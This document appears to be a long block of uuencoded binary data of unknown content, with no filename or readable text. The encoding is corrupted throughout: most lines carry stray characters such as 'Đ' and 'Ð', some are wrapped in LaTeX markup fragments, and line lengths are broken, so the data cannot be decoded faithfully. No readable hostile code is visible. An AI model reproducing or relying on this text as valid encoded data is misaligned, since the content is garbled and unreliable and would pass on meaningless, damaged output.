M<!%MAF"!G!#,&\$3D<DJ=T=BN<BS^MP.WGM^SF6U'[XY56X8Q19CVGWL/RRU9Đ M0@A/"I56A2;8Y.QKD]*U9[P.#O\6<1Q0(#K-W&\0`6E18U"V7"!WX'!&LM6QĐ M`I;""I>I)F,P_X8X;,%!7E.,%;&%!XK=:*B#OYO^2UK>B`B*XGZ)!^VSXOK1Đ MBR@H_W^LD:L))?i2-20G8<V@W[6J&6F7P.ZYW]OP@SKA_QJ0_DI!@2*SK?7CD MI!=TRN:A]0_DWUI[4BJ?QZYY'`+ZL<@51;]'NTD)H?!:SR:3R9O32,7<)4TYĐ MF??3E2L]T?^+9#F.9[12X8XMGP+6Q.C[M^:5`\$L.P]@Y4D^(X!\H;HE];K3\D M*)KA-<RJD/ZQ88;YKX;GAGISG7WO@])MA;*M"MM>]R#.^%>>3MLV,N-8U4_?Đ M[K2,"7=04G]\$P/GSW"_@*HE>2VGE308ER,XX/B2JT8(U9C10X,0:8+Q`+1][Đ $M/OU'[M+7=4%S%<^OEYD9$7(:"78`F%<W0E`M''>^@1^W]&INB;L5:<M,<<PPÐ$ M6A^KOJ8G&'=^Y(=;]RH&"F\`IY=7^!!3]+B>9^J7GH^W)\$1WC\$-ZQZ0`[Q1HĐ M428YEA&,/7>D"M"S5^,I>6XQ^ADABV\T9JF^`]@(WX1)U=W.@KIE=7XQOS9?Đ $\texttt{M5G7} < -: \texttt{NMJ9} \\ \texttt{$WH=IT*K3\&B':17,)} \\ \texttt{$VG3!'N]} \\ \texttt{"T79@:;5@'Z} < :_U: \\ \texttt{$M''/V^=:S+D:M''} \\ \texttt{$M'',V^*=:S+D:M'',V^*=:M'',V'=:M''$ M"5F3X?E+4B=K?WRL`388ASFNQ\$T?.A=QNG]X;B)]A!GO8T'>%F4H/1B'KPG'Đ $\texttt{M-VOPG\&;MY7.} \\ \texttt{PP} \\ \texttt{\#MWRQIYX\$A6:Y`+A3V/O;E} \\ \texttt{0`-/Y!O(I_5\$ALNT@NI;D) } \\ \texttt{M-VOPG\&;MY7.} \\ \texttt{M-VOPG\&;MV7.} \\ \texttt{M-VOPG\&;MV7.}$ $\texttt{M,\&_(_8@\#:[0;Y0KG\3Q>R.5Z!FEYY\0_GU=D/D<8<3J\$HQ4@M\&A-/H=_ZED) }$ M:"\$VRWL".;H6`V;@]02=0H0873=#E`5I;5?VL;5<AP;_GJXFR_'FF98<]7;RĐ MUKBPH+R<E\$ "6\XY3CO8 " "RIK8B`B_.44A0Q2DM(/OH5N]9*D@30Z56F5/ZVWD M<Y^![-XDBZ-63VC5K@@101GG<UKJDP-K55Y,2EL'#?B%S0#*94T[@:P,;RAĐ M'#\$1CN+5K8BV;9M-5J05=TA6TI`D6UWR-\NC;D1T;[T]&%#:M,YA4G^HXX8ID MVR05EVBZ/@<%V/O>E%>DC=B<.MA?&Z=]&:[15ACU^)PEI,B0AE0LTL#0*"CKD M>I+&:6@1Y,K.PX&M&9^+!KN7&WLJJ.SY'C(NUB!'V8V"SF3X\\$K4,\$\=W=HAĐ $MZ0F7BM.@;J%H-4<KZO)4@)+X2+,VSTS=,F=K2\#/T-(BAC-IB6$]*[Q<I"M=^D]$ MR^"(DH!=TQ\$2-,RH;72'/UF\$11\$2UT1XF9HEA/L*&VQET20=;D)ACVY;2]!;D MV"#+I11@0KJR#ILO9RD&V-X%F@CH9_C98E^\$,?7ME1+UE+>.'*C"[+<HRE:"Đ M[BBKN/F>BU=2HJ;-UQ862%/%C_Y>F);&EOZY8_](!R'+.,NLDOZH%O,Q2VV8Đ $M]]S,I1[NF%?:+406YM.C6QX9!WKM/"__EQU8L2U`4UR_\9K"Q(7389HQ'/:>Ð$ MIM^^=>HAGDOG(PC=_%*H1&@K8`].EYK\$D:.K0=2Z*G<K4T:9\$#A&W>!AP0+1D MY5(1RRUZ+RBJ+.7JU/KY%5U_'9ZL^9[8"==YB9VIW/<CSN\&2.WS8014W-\$ND MSO3FL3-07:#?)SD;\$Q+`BNB\BUX"@XB.3A8*99G+I01FKP^A_,.\$?XC=_6JIĐ $M_{S9V9$2@H:6,7>B1ZM]75C)8D*7[SD[7_?C34+I_6BBJ\=2"HT^]\+@/3EGD$ MA/ZA<:J4)OK3T(0=ZL<*2]&B!.H;J%OMH^J-U,Q^W107K5^B\$1[-*BL9>0/ZĐ MO2\`2^4YG*UOIEV U:ZO3<R"1DCO3X=U+&B[F4-J.+)ASOP5A+'K=\Z\$+65%D $\texttt{M[\$NJ_N'\$3U(5TA(]Y=I@PU>XPPX)\&-F5J1+JG,"\&\)C\&IY53WLY72=NK-ECBD }$ M,KG:I_5J3,W6QP414M78"Q(J=P!%*&.93C"N/X/.KGCY&S#(0L#*X8W](*&XD M:TJLQND8VFWS)QE&ZX@'P<S"/-4)O-FVHQI5O-"V8>RO7;S,W30LE+FTL'-Ð $\label{eq:mhx#/DXV7&JVG+8(')Y.RDO/YC)8Q} $$ \sum_{g\in GUGZZ7*L7:ME:P(OPT*8-N6<HD)} $$ P(OPT*8-N6<HD) $$$ MJ\18,PDJ>\Q:SFR<15R/PM]34Y@&>AK.J-OD39OLJ3%`"<\$9*W,X1XJ+5E6[D MN.,O.GBU7I<!*J6\$_C5\%EUL,S!\1`&5:0J]/;Z<8M4?A#G5"UQO>6/8WOO1Đ $\label{eq:md3xQAKEM} $$MD3XQAKEM; > /3: F=QC+/(0`K'?LX4PJ?\M@UCI$ZY4QU\#,E)S+YFYLC2\&+Q[:D)$$$

M)(TKHE"!9,V#5K7ZW6[=P83W_0FW=FT6KG3,EW+X[LBPVM3IMZUV:0,"P480Đ MVIOKU+3N(<#R+39K\R8=;MA&J)?XAQL-!']C!U*_%#&S53Z_GJ588`_U(Q(UÐ MZ+TE%\AP^9RS4W5SP<N`50]T8,\$*M2Q^G!=#'<4,?\:H82F::^*0-1XEYV*(D M)O]!*>0Q50M_LD^HXT<22B5^^GV.B&/F#`AKGTD/5M3T*G4[I`KG,G?UM+CMD $M;URIW/9;Q?^1K[-4[)\+%YA1CW1NY9+];*%!,?$1,$EPP_NP)CY&L&"T8RJ_Đ$ M9:GMF*FAP,5Z*ZBXVUF(D:C7=._/:'!A#I`,-B6;]+M(+&WGV[SK@3D@/+JKĐ M@*"TVU.G7M+\C3[Y[](D.^WY;@**1E"1"Y&T+0`;*WEEF=P`4!;.PL(TN3#"Đ M47""R[TKR!'S?IM#J@<7C^8G]WY=I&TD>-@ZO2B-7#D-Z8T=KK`]2"&J07F(Đ M95"3J2O_AM07\04G5M)PF[*N*YQ28)C+F1X1]K9B>Q,=@UND0VXTL;KN_A2D M#4:S,\U6N],8]&O?'/6XE.J:NT']Y<]_I6,'+)3N>:=MDP\B,W3*&?XX#%\$CĐ M\$YV+)SP??*!8L]9_1&_A<;^XM2JX72>=?BM>1A^JF"YT9\>X2\:G39Z59U[WD M-19(C=0HF5[%-MXYG@5RPF*RVIN0)TN\$1V:HV-=O+(LM`I\ATS@9XNFI!'>7Đ MHL3BD, <M9D, @^X@M'') IV036D+?@`!/G6GQYH#+&>6P^2;>Z'U"6=9\$6LGH*D M\EUH>^MSP:KQYS`,EX(IB+D.)KYCXNO."OYRLSQ?`YFX66./=8TFHN"L\$DHXD M6+8L2PE8Z2)JI5.]T1R,+U%8?B#+4;F^G949G2J/5N=*CWGJ3T;K]JEWDE&(Đ MTG/@X80\J!N?0/4ND''I2Y?K5O4QV0-!\$)N<H5`USS*J]%S3"(_C>6S`%AM@Đ M!N'R7!?-;?"*XBS:-[XM'2)K0C7(N6N!_A3D)L/JAI=O9@JLX<8!9(;+&0+:Đ MDE7&GC0Z'%FK4=M9\$%A>H65[2)N->ASI;Z\$W=P6I?S[*>_1-FUTD?1,8V,0ZĐ M8C42T-T/X.VY?:CE^%1>C:E)F_;W#'%8F&C5^_O-3]S*75UM\?PU),5H]>\$ED MZ2.KOG1^2X@**K[F*77\$*H:_T[)-2'8ONVTGC3<5M5^\OMA3.M1\ZS_CQ%(3Đ MMX),7#R3D;6NM0#=;?A7K`8?,9\$;7SZB\GKJB8YH^J*^`OJ4V?_.4'>YQ0U-Đ M<+W,'7W3B9IPQR4J>\^^P@SW775]G@J/(D`GG\$;X['%-+[#?/MCLE3`YLI3]D M'R_?]4,.[MW:L`B'1T1[5PBZ<\$R:(R(F]KLWXF>']2DI3*RO>]ZNK,4XCGRMÐ $M0'7U.3^6$ [$'#B4[C47\%]K^<P&=I87"OPMGJ291N<+_6_P8R__]C[=:!>&ULD$ MF2AOPET,5^NA],B*HYL@:O^C_V.EUA8@8'05F:MU>'R__\$5#Y4[PASZM?S/IĐ MSZ3Y3SSQ44,>!>D"@3Z0_WDC'RE_9>&N1;DY0V2=Q@][9=VA&_FJE!%,SFPJD MC4%Q;4W%FU03*.WOY!@B3#!6;!/C+-ALVF!D!W\$BH@87R&X7XA[I:*EJEM3LD M^/_\/4@\$ZZ6?FBJ39C^PZH-S#]S=H5Y;M6A_0A!.%>'S_GX-AMG+Q#OVLK*6D MC]1K%F0DA*G4@M5*A90_L]]=I,E]GNF@!;^ZB\$457X##!;"G2;J\$ZUV2689GD MVXG-F/=?\K>\)HI6JZ9-7T+]S;"5OJF?-M*>.;X@>[P+L))8?\$1L\ZAHP%/2Đ M_7'.I,?P6<MS7:-"GVM-%+EA7=?KH*(;WLHVAA=A2EB+PZ-1X.^80YF9@9Y)D MV3NKC; '+A\$CLYJ._08., (=FKKR3L`7^0:6H<VCO.3+\$8=4\$YT!%1F:ZLL09@Đ MZZR*23,&%M=^[+O?:ZQSK\$CX0GK6_.%QU+*&\$JX<@)_O1\:IU<?5*-I-F7'`Đ MFM[.1Z2=DK+V_I]<ZQP;0MGRV!Y53J!1<R.?OL6@AS\$\$;\\?(`B)<W,#!GX=Đ MM#B4QZ&J!(M[F-*GH""IPZGNIX=X<'J408HK0A@4T00FUR23-?=]9\A\#LH=Đ M(,FTB%"LE"41`VYTY8%WB7]6KXF/SCEG@``SK&!H@M[Q:CH]HJ%!?XOF?ARBĐ MX<@"\LZ2L;/D:B%.JD*AXBEW'N05=6:("EM1+H!_+7VM!J-C>\$0\$.5QI`320Đ M:; `2;C9VM+!VW_RP*\I3_/.\'ZQT["S\$V!.C+D*(Z8;2<'W1CJ.[IF'=6MT*Đ M]_LK4':'<K`,:DPI_EGS'!;91G3>\$L&-N\$AEQOU<K4_N!;8517/E2HKQ1M")D M-E4IEQ0`'&RU?7I:9&,,)=KXV[I.,NBF*GS.&,Y6=-"H<6#6BD:/W/)'-O:[Đ MM%'`I:>[4-CQCKNKL'MH^>I]15MSY\+9+?\'<LSV<HT?+():22D<:-&96FR<Đ MV]#D0*\3VQ9CV5ZJA/'WNUC=F1EX.9S;H8ZQYZF&O>2@OR=&6= O9WK!\$=7Đ M50NE'@;7ZIHHL4J_\$Y9%X6V\\$>#=/&*]X69%0+AX'5(8^L47#6/BD6!4CH&LD MRK=24Z%(TF\$AV;FRLKCEC/>,+EIPHL<J9;-/A[QT#];A:YL)(AY_M,%;&I'[Đ $\texttt{M-.BB2MY8+D9RA*OJ9@BBQ7PL0M[6Z`R!SR5=X6=\VT\D`M\:7M=C)5XQHOF@D }$ MGJIBMCURXK5IDT\$COO?");D!3SX9I0=E3UZ+QP&6[W4[?#JK',YB2B\K\$5,%D MZ:\$!`(`T/)>8E8"MUQ^6^"0\$15"?I/8@`/W>R\$H;MW/!C8XJ*=.4#O*H5VO.Đ M!W''2=119J%G_G9JA<+XQ;2EW2NY'NS3M]!X7G+5DO3U4@NE&7;5)-^CM9;+D M!G.\$)B/)%-Z&MR)3+90*";6F@&BO;"X@0#&6UT)4S3SJ.75<2X=`MML0<*>%D MSJ$,G9Q;NB./SE)1J3#Q?JU-M2,"SQRZ&YOG,6+Z)W7[^+8([/7^X]\TMX5D)$ M74%?;;,G**H,>RQ4H#V>XVF`_1.)V"L:JR&N#4E.'N\$EG4G\%T%*2*^ONV2Đ M1=/%J*DPI3P-'H'R<=[W'JKSNZ@I-7"V=_M)7@;18,ED[AQ<!]&P,#9&WWJ:Đ M<7G)/QAYB'S5P=/ITF\PG50,<DA5E-CA.\$)#35=]FF^G[5[\$"@Y3:9IWSG%;D $M?6^* + 1\K8 > X5_(8Y^Q"UUI%=[) - '6%=MKY''/56+'.Z7J.&(/-UD3E*G"\D3E*G")$ MCFQ0F:J9UW7UQB5SAP0&RYU>#%?5].!\X1]3U,3S6@!)Z*-*:H)&K"5S]P\@Đ MYOW<\?GS9)\$C"6KBV")12E`GY:Y<\^<5CRT=?Z&VLH+XWI\$2"VK:W7!I"(1AD $M*EZK)UA!)3'94$$9Y_?\EAD4M;?+"B_>>P?*&?6L/7=3X.[R3,V:!O?1#?[ZD]$ M#WM]%[?;&H1:>'?ART;`.;7=>EK#V,%6JRN%%@3%=DF5)B\>KTK\AF]0U4Y`Đ ML1@*_@_8!3!9HP\8S>\!SX5#QBZBK>7=^OV(\8C3#"::6(]57/A_Z5A%SO\=Đ M6ZGL5D&+/-,"(N%:1>W98WW[TQ6;&.2WWK5I(;@RN_AK='NF?;9H]PLI%/MDD

MXD^PBAMGBXT4S#&5S,0G9<%E)>KT^GX_]+/?[9Z+^T6C:].9&D?6J)VS9ZI2Đ MD" ESXDD: Y<@K2&(%Y`K[.'80L^=[<:IQYS(\$9@+1-2`=%T@JF0+,9\:1L=5Đ MYP=D(%C&>1@Q?9]!V>H5'11>K%4MHZ>VI3[WW>7FGO%*OHZL\9/"I9G,V^DJD M=&?I3"_(,,YBBEUBF-LO;,O3C."8KB[;M2UA,Q@#'Y_O7Y1[4#,>ED+F-<H5Đ MV+2XM@YL['DZ#!%#M6B7)LP5^;,CO-HCOKGM1=L[XS65:)243IV6B\65ZN80Đ MRH]`VP?@G\$^J=3CI3_I^\@<BB6;K_)B2KB^"\=*I*IF4MOY0U<*:88_:7M,<D M]0?<+::Z? ZF^X4AA90&E\$B,X:X8+UW(Q^*W[,W4CF9(9YDJ[Z*>ASH\$&)YĐ M\$G2IK7PP)J..M.QH2P%5U,LU;R@7;<^W?G^7`LZUGB97VV4;:(YL"Z"O1YVLĐ MCU; V^TO\'C8]&W)^(@F.!6_)8V/+2_.*3G'Z7<2&>\$9]S2'(740.>+91\$K5:Đ M::W"ZZ9+GWAJFLUW0W&7QE0]1"@:&3VS9K4R(0R^ZA%WHRH]F3Y)?GA2G@5CÐ M\$D?I-]I\$N<M;)?<C3!&IA2FLVJAB=;PGS&"[ES%W87+9PQ@%TC\$-S4)I.@>,D M7YV\$, #SBAM_OR<Q/H*_[%(,CV[1W[C)O:Q:P=&2&9MA,!Q>V%7^]A7H;/]I&D MH,8-GJ,H'NXU#^ZA*-E64_OJ'BRX.U^Y#R`!F54UT_FEJK(.;UX;4JK;V07Đ M8[@+4"[X:(SO=3Y3R\G[C"N458K[9=+J+IG3R>ARZ&R7>VK24ISF6A_.^F=WD $M[X:,4F+#F6;FJ4,=!+0>7E.](-\,S?^Z&Y@E&2.&?3FO52=F*J.*C8,Y)A=D$ M:9&4E?\X6W=:Z-14"B1O(\L+LQ_2Q&"_.DA`K"!36?#(C:O7_G13@X:0+[!XĐ M2G9VRIF]K-9HF@!"L79<\$%1[\:!)=0SBX,^%653HB2"G"K'95FN&UQ06[[HOĐ MUWB.B"@HZW:-I@MP%I5%?_7>*QK?*TDJ>U=-\B%]5%S/+F[)3/S.]V^802[:Đ MW^<6!%^*AXBQ'+!?8;;T3P*@N6COU,96-+E)#@=B@+3V1+';]]EOV?_6BM;"Đ M_J.V)_5L8DSEU=":/1G_!E&OH"Q':&_7DEL9H)2];_>'.L[GX;`/?^O?NTK'Ð M_VN*GZ;9?E-K1`*GD/5G5S/[E,*L[RVM;A3N@1_Q+?3@A7W/XO\$1:5N*OIMOĐ M'H[86UDK,?.AJQ0_;\$FH'K:[KPXPX6=C4G_._7IOOP%M>YO?V:?Q:NSY=5G&Đ MO^[PRH&36Z7@E;4.]^9N/^=9\$JVLBR`P"JN1^D^2BP>)H.AC1AF[(=BU-X6=Đ M2LKC.^CSZW+<S^0R!_EI*-TR*\$GJSFIC2#"*YA6K\$.?ZO_<8AQ#X;A8E88J;D $M<NNK&?G^{-720}:YP_W;-@"*'N$Y8#\#]UA1^5]+)N1"]RN2B?&J:*0[M/;?>RÐ$ MXSJFV>'H9H!X2+VNC&/KKM>,GA_"C*XO8]=HTL+Z9S(<"^1MO56_GQSM3]00D $M4:L70\18;H;[3^?1^@7\N&B'?),-2"(E>BJ'#T(^K"TE:\X1@+KY-/.E*FYED)$ $M_WX2,GJ!6^]'EX*<_)]U9@[QPQO^;YUDU,VX?MCJXP6:%%B>JL,KB_4RCWTÐ$ MV>4`NPP\AXAA`6:6ZY09.B2^N4*93XA)+HPF\$XR7=XVXT=7L;3!NGW,=CRD<Đ M2&\G\AKI=U[[`ET_5U3[L'=-VEQI*ME)>1Q%OJ^CW5_R0\RK*K;^Y4%,5\J(Đ M>\$@OJ^JE"`;G61/39R^PX6*X6+@?;R;X<\$'F:[O_"0YDP37Q\UC;J%7P;C(BD M!"`VKXDVKTZ\=0A[LSIJC\$_\9\$?]6:HP.YJ[#JZ;W8(XHN8_X.!V@`9GFG^9Đ MI1^NDQ.<BS_AL"GD1ZKV:*H`BY8/A2MC\$E.,T;\&"KG'KXES/JK`H"0!W08YĐ $\texttt{M3FO[K_\$P;\$M"\&'-@RW`_XKY35N)BCO_*;ED]F2]B*-AI\&N)@I!LFR@X/\backslash -6;D }$ M=K/B.+#YAYZV94JU0G`3%90W/TQ(V*[]+K]2J2J(Y\$"\$E4?)B9X)D=I.K,:/ÐMHPI3XI^]44,.(Y']V5!=SY.W]RT/N]2+S2WRWI]I'N*&MPJ3IWSH3?GVM^QMĐ MAY-00\$ZBD<29J>ZS/\$;U+R%@JO2I&^%U^Q/E!Z6B5(SV6R*?\$<05\IKMF<0VĐ M1#`G!&GB?Z)*JY2C%,Y9#>6MGVD8V3Q38BUH\""B_3LUW-!X(4K240M-NG][Ð MV:]QW("*8>O*U\RLY&E`?WWOKW5JH)>NZ/I#;LTXU^J A-.>[D"JQ"*^R./KĐ M!U%8FRI<`EV-^^NB4GCKIC8`/Y=BJLTS0<C@PFMS830/IT[W.\T<A:IT?7"YD M"0Y/O2D_PNF6YM;, 3K@<<<0QAG?1^+>JY', %A3LA(S4:"-WN(*AVF\^&C\$M_Ð M_/Y_:0X,IB4\LU/)5J",N?,(`GOWRT\G[X8_IY>5B03F6-^OXC\XSMGN9H?0Đ M`8%)I^R[L(\$NNP*;WTH)::*\=<3Y1YD;_:7,/;)HZRZU\$VU1?\F3U>1I196>Đ M=:+NDFI*S)2]]H8EWI/B,LP#'!R1\JRG@1NT;90`'NV&IJ52*6J9(V%YW@5?Đ M<K9>,?2IQ!LSN-;6-E][CEJ-KFDF.+J[]8BUT!\$1BNK6->J>0/]V+1)<:=\IĐ $M7U)N,AP1\,.$ %E949O=YHD9FG\(N?JJD2C(HJJ`9ZP9+.DNBE)O<D/3%7YC'QĐ M-3.(?_>^7"AT/\D8+MY"%)[YTO-)I"S\IZAD*I%"F+ZZUL%*Y=W%JVD#]!';D MN:\$"DP3)J<JTYCJ3C_27J%\>'EB[@V3\W1?!\$0L##H\W5JLHVGF"YFQ@<G+6D MB#_!\K/P=TT(8Y<17>'\OU&B[:55LD?3^[_P9T>JHHZ?U%=G2]/W2=USH@&RÐ MV1,_.[U^A*=PBK@;\Y<B8797T-Z#TDAZL%;'C-7I19'CMZ,2,LON1^9NE/E"Đ $M\#6E7\Y.867NJZ<F\CU)=L-T9]-*2"5Q/@[KE"<193RTN,HX'W]S,E-B5J9D$ M[#REC':\H943]CL`,(MQ&%>`_-R;T+<D#+!IB."M;]TP(7C``E2@A0H>3CC_Đ MY`G5X.136/B1VV"KGK)&P/<:(:OU8E3;/1<,QB>L\$]?)S10 <B!H[(4\$N1X3Đ M0^Z81(3+JI<I:'G*[8D>E98,J>P!Z]XO6?H-\%G2-('Q`\(0C*EBO"I?(M8VĐ M?E2*,2FVO[N")&;*N3CM*Y>*6HD.?^,7?.<PQ0)^]W5`&6YQ>.VBGJFIE+(5D M][QFZ.W1>YYM(B;,I"OS,OT6>F-JCM]T^(1OU4E[<JXMK_Y:]>.NG1]*(@P1Đ MYWR!D)US2P2=A6*!13R+PL2!'(->!S&F*`OD"'0VT!]NVDLD9DC4`R=8A7TRĐ M8*P.)8#4Z;%(WUMJ:+@VYH>"F8]!\$(F\`V%C-)`;,5R\$C@'#DKRZ.4;2Z,@;Đ $M_JV9C'']$:?#3) $YWY=E298?K>;?7H?=B>0MMY/5R^[<?T^U//Z_:R\Z&$,7]D$

M2G#/>9A4WGQ_#&!.Y__:7'1_-7[:NZ*NNC*4TU/#.K^#(@B)&3[3HZH,!9MXD MD[;<86D\$GRO>9C9GH&8Y?:C3]_*D0;/A7\$W3#SM_I:6&>+^=^-6B?F500M7_Đ $M.6(M['J#V[*J*9Q0.<M?X^B1MZIF/]S8:09)G'=I6&WOY+QPCM!T+1FMCF]D$ $M^{SRMF}:>671,?,U^{X7};I^{D1WW})#5!8MPE=/4N^{SC}(.(JW#:X;W@"I4(Q\WD))$ MQ2^:UGOIQ,LUC8G`>0JUQV2#>AGLL>F7CAX\QZTBCL)G@KT!O2JEIUK8S8U>Đ M\,?Q-V`?\$YHG(^JD8J\"?-9U;S=8>CUA<\L:V*-V'Q`4;0F69K><PF](?B^_Ð M0)Y'\$KXA)C(WF]!L2"J6M-Q2F4'K.?#M!"#>]#XKITVQ)C%C&EK9/THV-LN!Đ MIE/L, E[\$`#+-[>7[9EETX88W'<^_=]199KEY':E?7\AQNC]AHSY->=-]UT?HD $M^V2][L9:3B[SI><Q;W\G.><]Y3/=0^80TEP<9?5X^07+GP)<T'1;'#XFP!"UÐ$ M89HQ\O>@!&XKNBDQ^.EM>S-(9QLJ6ZLD]^"N)NBK0X-U-IS/)T>X\\$6HFN:&D MC6YOWG4+A(\7KY/DOUJ18W^!OB-U_ZRT&V->C?)YV'B..Q'QE6).NEG?C1'WĐ M^*)#U1ZWL'!+C>1-NW62UZ7?>%K@-3G44WS1HYE9H9'08)R/HI5UG1=4,1`@Đ M-BR:L%IVKI9/B(SIAP5K;3*)?EWNY:CW0#^Y!LE.=9[.08ISRGGMX3*%ZFF&D M'N';1!;\$H1D[#X+S"Y9C0&<!^S[V8.YD"=Y?B\LC)?,KS:X?^(5*'1Y9HR\MD M:G2Y(1GC]ED)>]78HK&R?R*3R^MSG./!S#EFC06K!H6Y]=3MZ^([Z*IXHE!SĐ $MK46K2D.SQ>L>2&+=)>GD)'N<.@)TF!&#N34@ALJJQ>4<P9R13Y\setminus[>R#ZT88;D$ M@@;-5L*GI'NYDE0*</,(.OE#Z26@>SLNH7RWW#L;ZZ=GU3'[`J\$FYLLV6"JAĐ M2U8R\$5^7J@J11D`,/BW?S7&3U"53U*,'(J:`MN1181A]=E@ROG>A0H;(\$[64D M,__E-LLZY+G0SAT[L'<[O[.1!-ACGG@#[#+DC@3A;)`IJY3!>R<E,`ORUWT?Đ M5&&\VILIR\$K27NS:WFTUW1_S!)120Y62%^=F!:1,^GA]"2*UPV9C`_*/1GZ>Đ M0#.^8/J6LH=U3#17"P_4LW&2HBOMZY;\6\$]:1X+E7DIZ#SCF%O7W(O38!O3WĐ $M>@<<3QXNDQ\5C^0S0?:,&I/,,ZT]W6/R@Y4EBY(Q&?7V&]*I#]Y]IQ%Y9GY,D$ M%/3; `Y%CF8[RN,E@N4?KM(HC*[%YM74: `QG_ZHF0IDR31[YSRV\GKT*665YBĐ M(702F<OZL_5X^%66SMQ2SO<Z1T;O"[2>IDK6LA(>X0;_935HR_3J^`%<;1%"D MZ](EBX_6DZ.^M_/X30;PIU]4PTC>WEC3;,T2,T].VOMSV3)<5PZE7VTDK!=?Đ M+A%5>_P@.93#?AQ'[K+ICQP),8U/_^SX;D3JB,+GNC.)+K!<E:+V)JCB)D!UD MR4=`'3DAOT!S'42U>]8)W(WU??68^"K(\$F,K1@NO=MW\$16-E95M5@-W01&RLD M, "R.4>OD, SH>:LB>*Y87&Q+B-%, PXK&:L_]U]#<(%QN-BP-R)KQLKGKI;X`-Ð M!\.\^`+:8SH'<^M3J=O\;N2S\<8U',5?P"E;S)GEKM5:#QG:D^E&OK:Y78:)D $MW > 4X3CF.L2, QVEO \setminus N.-@^CK7.Q"#9-O]]; O(+&(/[L5.*#X;#6%SS'`I*UYBĐ)]$ M7ZE; 'VV<>9A5O(NGEZ;1@<4\$D17!UM&`WZYDE17T.1:O-'B^EK5LU:N\;RN"Đ M670:PD-)6^_,IBLV_MF4TP_J<\$:?@`WB\D?N>M'P\9?7)_X<T97FV;^ZE0#D $M705[->-!6X5\%7Z.:Q/7].?6(2'^2?"A*D$A_3)#, H=`*5PJ$"8P6[K&5$)+D$ $\label{eq:mrx} $$MRX\?_WD7$`!D9OU58&G(GH,H\/SUS?N7J\Z7*NG?;_@\#F=F<+^W*7G[>>:J\#D)$$ M1^/U0L_E]51.1[\$/K"(Y.);KE0%,<G2A,0Q-0`:\$(7ZO-KA<_NF]\T;P0X(UĐ M&<IF>2=8HO.T]K6MZ%YN8,1BLJ4!/FG]^[>9UH:XEJ2<%DV,\$-`Q#:V?=AI=Đ $M/^{H+4R/3}M$E=N4B(LAF#+H\YGB(P@TMWUS:T/)L\RMN#V()K_M6'41&5(PID)$ M56RL<2'4[57!T/ZJW9\72TRPY,66J\$^JB/_]V>^7`#BP^1X%699F'.Y_*O'[Đ $MA35: $+-'O^*[?M12730]MC<>F.=KR+[OQMO"""2%O[*LZS_^\'?Y<D2'">Ð$ MU`1?VII&\2PW>(FS:67YV?OJG/]@!Y'C,/PHP2[],UFKODYE8'C\$XV?XY3H5D MPM.Q!J#^'8LQZ3H>:YT2L*TDB)0^\"]V4QYKNK5IL#MH,D]I1J:&!&\&\57CPPĐ MC<@E;O,P4PR#XJ3T4W'W]>>-BEEP`IFA;O.DC(P[>?@&V'[V8+7%/4?NYHR]D M1+2\VX\$9N4U(\$W5,I/IGQ1@8!B1<L*CV%WH-.%AQ]-T-+O*QM6`"1XLT\$]< Đ MOOI"V?Q\$MS!>C?#M>M7)XG\,QYM8;^@\$%K#P.'PW!!_N,N]EMQ[L2-L-"I=6Đ M>4(T/)*\$C_![8/1[<7CALIUY)."V])81<2A%\$PM530]\\$WMMI[NU1U]L]CO2Đ M+[T:""!=1?%U*("#W&BL5F96HT?5?E6OQVJ\5%3F@3LZPVG0\'<25'=\$'OK\D M'9W<A35BVP[,7BO9'8.`E*M*KYVF1\$JP%%AMW[U),)D:NYA+#T-N]QRU%)%0Đ MJ[S%B+!*/07:K601GG2BB"U*C`_&RLML-PO(XNB16Y:W!D0\$O3\$(8\C8%HTYĐ M429US7_QC>EKC!M+\$AKJUOP*T\$2DTJ"#H2\(!H0[2^#*Y=/FJHI];,]`3,Y(Ð MNM/J260:V9C8L`8%Q?8JJH1,U.6/@[D2C=)IMGPE6XT]B#,W;TRI@R#?=&A)Đ M%RW\$]5D+>@[7X<T;.AW@HWA[06&:J%2ZO+`;=(9[W8T;-WBE1B8^X+1E^CB9Đ M]\$@YCX-?D4\$YRL)VUS;=_%4:X'Y(GWXS\\"YQ1S:N#=_I8CT4=S6"FQT6!F5D $MF`S-92LT/G@B0UK[4H=`WJR$ZD""MO;$;$X^8?;BZTDS27$EH!GV\[9Z$^B*D]$ M@8'9,29<..15)-S1D"\$6Y;&_1MEIF>5(=_<==^2(?O7IYRYPPQCH?;VSQ9TZVĐ MF.&6YS7-.'MFI/=9FT[05L30'GL/AMV\$QQ?#AAYX-717]714_MSO:8BUQ@"7Đ MO:.PDN;5(PEKDX@1N(N89&;CWX7U6?UVN5&BG1IS>CN__@SB8)((Z9U6]:>@Đ $\texttt{M?@*1=@<Z!T"DB\$!:U0\$L7_71\&;[-5S8\$2^4^Y=M^B\C\$7JT(;33H84JN0J<;D) }$ $M3[O):N]B\6#+:(=E\#-DY^4]K56$IDA'14WS=!:EA^\88T8]OY#21(+65'4JOĐ)$ M-%ITR><AK34+Y8FGP^5@D65SGQ<(BPED9\?#0.AY+Q0SI*_<#10=?)HQ%WY!D $M;^{\circ}$ 4V="1S*3+&^4GK*/"4(EH@3+3[[)"WD*\9)`%OYO'Q\$/X<R3AXGR!>+7] \oplus

 $\label{eq:mck_J<+0B3B} $$ M4\&?\&P9=`9FS0I.OR/FY@+:=SF)5L>, Z?CRSHM(]W>O[.-;N'D) $$ Algorithms and $$ T_{S}^{-1}(T_{S}^{$ MPMT514-CCF(2*@6UKZH7,.F6\MU9.WD9L8XI<.3%:9,['%0'6Y1=5S\HYLKND M!.%UT*3)%S-,-DV,I/^`C[OEB<HTOQ.OY?:6Q/&.5LNNFPAU!\GEL&(V)GV4Đ M7"*W?*5(;Y\$_9SGTB7PC';%VW]9E*/B-946RMG4N%RS^*?RGMP&_WTPO?^7UD $MTMA5_L4G;HI-[N6-=!I]2G5M%^/Q<R@*K4>+5Q)H^*O9-!N+]0V<$88+N[[Đ]$ M\$';IWKM;\$6*4:@X+A'D(3B='E^YA^F_>/-@W9M%+LC>.=.(HX65SDL,^S![)D M&9VP&KDFYLG+#B)(,WKRUY88*KT6\$9QIT\3MWXFRTRC'K#:0][\"2[Y)8;/^Đ M@!N[AI3L[)`N_1QGLC4U%/Y3<C\T=ZHDR;!A1H=P+N`"OQ6,F4:%IP4\$<N9-D $\texttt{M)} \ [\ 4</297^!0.!?\ ^\#6F\$\ ^*VWI\&S4;;I\ ^?V0\ ^5C@5VHI=;"^.4@\ A6^Z$-E-3!D$ MOFRU'9W"*K<>YH1N"X6]S;5[[T?VJWY\7I10?!/X]R+B[<(('CC67M'6UC'0Đ 